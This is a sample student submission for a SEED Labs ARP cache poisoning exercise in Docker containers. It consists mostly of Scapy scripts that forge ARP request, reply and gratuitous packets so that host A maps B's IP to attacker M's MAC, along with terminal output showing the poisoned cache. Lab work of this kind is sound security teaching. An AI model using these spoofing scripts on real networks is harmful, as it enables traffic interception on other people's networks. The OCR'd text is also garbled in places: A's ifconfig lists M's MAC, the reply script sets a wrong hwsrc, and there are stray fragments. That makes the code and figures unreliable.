


Lab6_ARP Cache Poisoning Attack: A sample submission

- Build and start the network




```
mysql> 
2022-02-18T02:48:02.646687Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql> 
2022-02-18T02:48:02.646876Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql> 
2022-02-18T02:48:02.648339Z 0 [Warning] [MY-011810] [Server] Insecure configuration for pid-file: Location '/var/run/mysql' in the path is accessible to all OS users. Consider choosing a different directory.
mysql> 
2022-02-18T02:48:02.668127Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld ready for connections. Version: '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.

Gracefully stopping... (press Ctrl+C again to force)
Stopping mysql-10.9.0.6 ... done
Stopping www-10.9.0.5 ... done
[alsmadi@VM:~/Downloads/Lab6]$ cd ..
[alsmadi@VM:~/Downloads/SQL_Injections$ cd ..
[alsmadi@VM:~/Downloads$ cd Lab6/
[alsmadi@VM:~/Downloads/Lab6$ ls
docker-compose.yml volumes
[alsmadi@VM:~/Downloads/Lab6$ sudo docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[alsmadi@VM:~/Downloads/Lab6$ sudo docker-compose up
Creating A-10.9.0.5 ... done
Creating M-10.9.0.105 ... done
Creating B-10.9.0.6 ... done
Attaching to M-10.9.0.105, A-10.9.0.5, B-10.9.0.6
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

- Task1: this task, we focus on the ARP cache poisoning part. The following code skeleton shows how to construct an ARP packet using Scapy.

SEED Labs – ARP Cache Poisoning Attack Lab5In this task, we have three machines (containers), A, B, and M. We use M as the attacker machine. We would like to cause A to add a fake entry to its ARP cache, such that B's IP address is mapped to M's MAC address. We can check a computer's ARP cache using the following command. If you want to look at the ARP cache associated with a specific interface, you can use the -I option.

- Get machines names



```
[alsmadi@VM:~/Downloads/Lab6/
[alsmadi@VM:~/Downloads/Lab6$ ls
docker-compose.yml volumes
[alsmadi@VM:~/Downloads/Lab6$ arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
00:0c:29:14:b5:0e  ether   00:0c:29:14:b5:0e  C       enp0s3
[alsmadi@VM:~/Downloads/Lab6$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
4564fdb38454        handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..."   10 minutes ago    Up 10 minutes           B-10.9.0.6
5eebc1ad861f        handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"   10 minutes ago    Up 10 minutes           M-10.9.0.105
c610e00d82af        handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..."   10 minutes ago    Up 10 minutes           A-10.9.0.5
[alsmadi@VM:~/Downloads/Lab6$ ]
```

- Then login to the three machines, get their IP and MAC addresses

The screenshot shows three terminal windows. The top window is titled 'Terminal' and displays the output of 'ifconfig' on host M (IP 10.9.0.105). It lists interfaces eth0 (MAC 02:42:0a:09:00:69) and lo (loopback). The bottom two windows are titled 'SEED Lab6' and 'ARP Cache'. The left window shows host A's ARP cache with entry 'B (using)' for IP 10.9.0.6 and MAC 02:42:0a:09:00:06. The right window shows host A's ARP cache with entry 'B (using)' for IP 10.9.0.6 and MAC 02:42:0a:09:00:06.

```

Terminal
4564fdb38454    handsonsecurity/seed-ubuntu:large  "bash -c '/etc/init.d/seed start'"  10 minutes ago   Up 10 minutes      B-10.9.0.6
4ecbc1ad861f    handsonsecurity/seed-ubuntu:large  "/bin/sh -c /bin/bash"  10 minutes ago   Up 10 minutes      M-10.9.0.105
c610e00d82af    handsonsecurity/seed-ubuntu:large  "bash -c '/etc/init.d/seed stop'"  10 minutes ago   Up 10 minutes      A-10.9.0.5
lalsmadi@VM-:~/Downloads/Lab6$ sudo docker exec -it M-10.9.0.105 bash
root@eecbc1ad861f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
          RX packets 34  bytes 3855 (3.8 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
root@eecbc1ad861f:/# 

SEED Lab6 - ARP Cache
Terminal
lalsmadi@VM-:~/Downloads/Lab6/
lalsmadi@VM-:~/Downloads/Lab6$ ls
docker-compose.yml  volumes
lalsmadi@VM-:~/Downloads/Lab6$ sudo docker exec -it B-10.9.0.6 bash
root@4564fdb38454:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
          RX packets 33  bytes 3725 (3.7 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
root@4564fdb38454:/# 

lalsmadi@VM-:~/Downloads/Lab6$ sudo docker exec -it A-10.9.0.5 bash
root@c610e00d82af:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
          RX packets 33  bytes 3725 (3.7 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
root@c610e00d82af:/# 

lalsmadi@VM-:~/Downloads/Lab6$ 

```

- On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not

M_IP_Address: inet 10.9.0.105

M_MAC: 02:42:0a:09:00:69

B_IP_Address: 10.9.0.6

B_MAC: 02:42:0a:09:00:06

A_IP_Address: 10.9.0.5

A_MAC_Address: 02:42:0a:09:00:05

- This is code for ARP_Request

The screenshot shows a terminal window with the title 'Terminal' and the file name 'M_ARP_Request.py'. The code uses Scapy to send an ARP request from host M to host A, spoofing the source IP and MAC addresses to those of host B.

```

GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *
IP_target = "10.9.0.5"
MAC_target = "02:42:0a:09:00:05"
IP_spoofed = "10.9.0.6"
MAC_spoofed = "02:42:0a:09:00:69"
print("SENDING SPOOFED ARP REQUEST.....")

```

```

GNU nano 4.8
MAC_spoofed = "02:42:0a:09:00:69"
print("SENDING SPOOFED ARP REQUEST.....")
# Construct the Ether header
ether = Ether()
ether.dst = MAC_target
ether.src = MAC_spoofed
Pois
# Construct the ARP packet
arp = ARP()
arp.psrc = IP_spoofed
arp.hwdst = MAC_spoofed
arp.pdst = IP_target
arp.op = 1
frame = ether/arp

```

- Notice that A gets the incorrect ARP record based on the attack

```

Use "fg" to return to nano.
[1]+ Stopped nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# rm M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# python3 M_ARP_Request.py
SENDING SPOOFED ARP REQUEST.....  

Sent 1 packets.
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/#

```

```

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@c610e00d82af:/# ^C
root@c610e00d82af:/# tshark
bash: tshark: command not found
root@c610e00d82af:/# apt-get install tshark
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package tshark
root@c610e00d82af:/# sudo apt-get install tshark
bash: sudo: command not found
root@c610e00d82af:/# apt-get install t-shark
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package t-shark
root@c610e00d82af:/# arp -n
bash: arp-n: command not found
root@c610e00d82af:/# arp -n
Address Hwtype HWaddress Flags Mask Iface
10.9.0.99 ether aa:bb:cc:dd:ee:ff C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@c610e00d82af:/#

```

- Task 1.B (using ARP reply: Same as 1.A but with an ARP reply packet, exact same but op=2 changes it to a reply). On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:
—Scenario 1: B's IP is already in A's cache.
—Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d
- Notice, I removed 10.9.0.6 record, and when I run the spoof again, it came back

```

SENDING SPOOFED ARP REQUEST.....  

Sent 1 packets.
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# nano M_ARP_Reply.py
root@eebc1ad861f:/# python3 M_ARP_Reply.py
SENDING SPOOFED ARP REPLY.....  

Sent 1 packets.
root@eebc1ad861f:/# python3 M_ARP_Reply.py
SENDING SPOOFED ARP REPLY.....  

Sent 1 packets.
root@eebc1ad861f:/# nano M_ARP_Request.py
root@eebc1ad861f:/# python3 M_ARP_Request.py
SENDING SPOOFED ARP REQUEST.....  

Sent 1 packets.
root@eebc1ad861f:/#

```

```

Address Hwtype HWaddress Flags Mask Iface
10.9.0.99 ether aa:bb:cc:dd:ee:ff C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@c610e00d82af:/# arp -d a.b.c.d
a.b.c.d: unknown host
root@c610e00d82af:/# arp -d 10.9.0.6
root@c610e00d82af:/# arp -n
Address Hwtype HWaddress Flags Mask Iface
10.9.0.99 ether aa:bb:cc:dd:ee:ff C eth0
10.9.0.1 ether 02:42:c0:ab:95:05 C eth0
root@c610e00d82af:/# arp -n
Address Hwtype HWaddress Flags Mask Iface
10.9.0.99 ether aa:bb:cc:dd:ee:ff C eth0
10.9.0.1 ether 02:42:c0:ab:95:05 C eth0
root@c610e00d82af:/# arp -n
Address Hwtype HWaddress Flags Mask Iface
10.9.0.99 ether aa:bb:cc:dd:ee:ff C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
10.9.0.1 ether 02:42:c0:ab:95:05 C eth0
root@c610e00d82af:/#

```

```

#!/usr/bin/env python3
from scapy.all import*

a = Ether(src='02:42:0a:09:00:69', dst='02:42:0a:09:00:05')
b = ARP(op=2, hwdst='02:42:0a:09:00:05', psrc='10.9.0.6',
        hwsrc='02:42:0a:09:00:05', pdst='10.9.0.5')
sendp(a/b)

```

Two Scenarios

- B's IP is already in A's cache (looks exactly the same).

```
root@dc10d146ada9:/volumes# ./task1-B.py
.
Sent 1 packets.
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

- B's IP address is removed from the cache using arp -d beforehand. It appears that sending a reply with this method doesn't work.

root@73c551abf809:/# arp -d 10.9.0.6	root@dc10d146ada9:/volumes# ./task1-B.py
root@73c551abf809:/# arp -n	.
root@73c551abf809:/#	Sent 1 packets.

root@73c551abf809:/# arp -n	root@73c551abf809:/# █
-----------------------------	------------------------

1.C: Similar to the previous two, but instead using an ARP gratuitous packet (which is a request packet designed for updating the target's ARP cache).

This can be defined by setting the destination Mac address in both locations to the broadcast Mac address. The two scenarios are requested here as well.

```
#!/usr/bin/env python3
from scapy.all import*

a = Ether(src='02:42:0a:09:00:69', dst='ff:ff:ff:ff:ff:ff')
b = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.5')
sendp(a/b)
```

Sending the packet with B's address still logged. Looks the exact same.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

Removing B's address from the list and then sending the packet. As expected, this time the list updates (although this is more so because it's a request packet.)

root@73c551abf809:/# arp -d 10.9.0.6	root@73c551abf809:/# arp -n	root@73c551abf809:/#
--------------------------------------	-----------------------------	----------------------

root@73c551abf809:/# arp -n	root@73c551abf809:/# █
-----------------------------	------------------------

- Continue till end of Task 2